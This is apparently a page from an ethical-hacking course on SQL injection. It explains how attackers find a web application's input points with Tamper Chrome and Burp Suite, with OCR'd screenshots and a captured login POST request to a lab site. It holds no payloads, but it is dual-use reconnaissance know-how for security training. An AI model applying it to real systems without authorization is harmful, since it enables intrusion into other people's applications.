

Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
HTTP/1
Pretty Raw Hex
INSPECTOR

Request to http://www.moviescope.com:80 [10.10.1.19]

```
POST / HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 324
Origin: http://www.moviescope.com
DNT: 1
Connection: close
Referer: http://www.moviescope.com/
Upgrade-Insecure-Requests: 1
```

https://www.portswigger.net

Tamper Chrome


Certified Hacker
Not secure | certifiedhacker.com
Elements Console Sources Tamper
certifiedhacker.com
JuggyBoyBluekaya
BlueKaya Beauty
Block / Reroute Requests
Request Headers
Response Headers
Monitor PostMessages
Monitor Reflected XSS
Replay Requests (Experimental)
Modify Response Headers
Alter HTTP headers in incoming requests
Ignore browser requests
Ignore subframes
Ignore scripts
Ignore stylesheets
Ignore images
Ignore XMLHttpRequests
Ignore objects (flash, etc)
Ignore other (fonts, favicons, etc)
Console Issues
Include third-party cookie issues
Audit usage of navigator.userAgent, navigator.appVersion, and navigator.platform

https://chrome.google.com

Identifying Data Entry Paths

An attacker will search for all possible input gates of the application through which different SQL injection techniques can be attempted. The attacker may use automated tools such as Tamper Chrome, Burp Suite, and so on. Input gates may include input fields on the web form, hidden fields, or cookies used in the application to maintain the sessions. The attacker analyzes the web GET and POST requests sent to the target application using the following tools to find input gates for SQL injection.

- **Tamper Chrome**

  Source: *https://chrome.google.com*

  Tamper Chrome allows you to monitor requests sent by your browser as well as the responses. You can also modify requests as they go out, and to a limited extent, modify the responses (headers, css, javascript, or XMLHttpRequest responseText).




Certfied Hacker
Not secure | certifiedhacker.com
Elements
Console
Sources
Tamper
certifiedhacker.com
JuggyBoyBluekaya
BlueKaya Beauty
Copyright © 2011 - Certified Hacker - All rights reserved.
Block / Reroute Requests
Request Headers
Response Headers
Monitor PostMessages
Monitor Reflected XSS
Replay Requests (Experimental)
Modify Response Headers
Alter HTTP headers in incoming requests
Ignore browser requests
Ignore subframes
Ignore scripts
Ignore stylesheets
Ignore images
Ignore XMLHttpRequests
Ignore objects (flash, etc)
Ignore other (fonts, favicons, etc)
Console
Issues
Include third-party cookie issues
Audit usage of navigator.userAgent, navigator.appVersion, and navigator.platform

Figure 15.10: Screenshot of Tamper Chrome

- **Burp Suite**

  Source: *https://www.portswigger.net*

  Burp Suite is a web application security testing utility that allows an attacker to inspect and modify traffic between a browser and a target application. It enables an attacker to identify vulnerabilities such as SQL injection, XSS, and so on.


Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Request to http://www.moviescope.com:80 [10.10.1.19]
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty
Raw
Hex
\n
INSPECTOR

```
POST / HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 324
Origin: http://www.moviescope.com
DNT: 1
Connection: close
Referer: http://www.moviescope.com/
Upgrade-Insecure-Requests: 1

__VIEWSTATE=%2FwEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ%2BBtsUZt5M%2FWlqLFqT5uNaq6G%2B46A4bz6%2FsMl&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION
=
%2FwEdAARJUub9rbpOxjNNNjxtMliRWMttrRuIi9aE3DBg1Dcn0GGcP002LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfq070LdPacUhnsgPpHrm03jI6uFMcyULVYtnt%2BiQJOBg
U%3D&txtusername=sam&txtpwd=test&btnlogin=Login
```

Figure 15.11: Screenshot of Burp Suite

Extracting Information through Error Messages

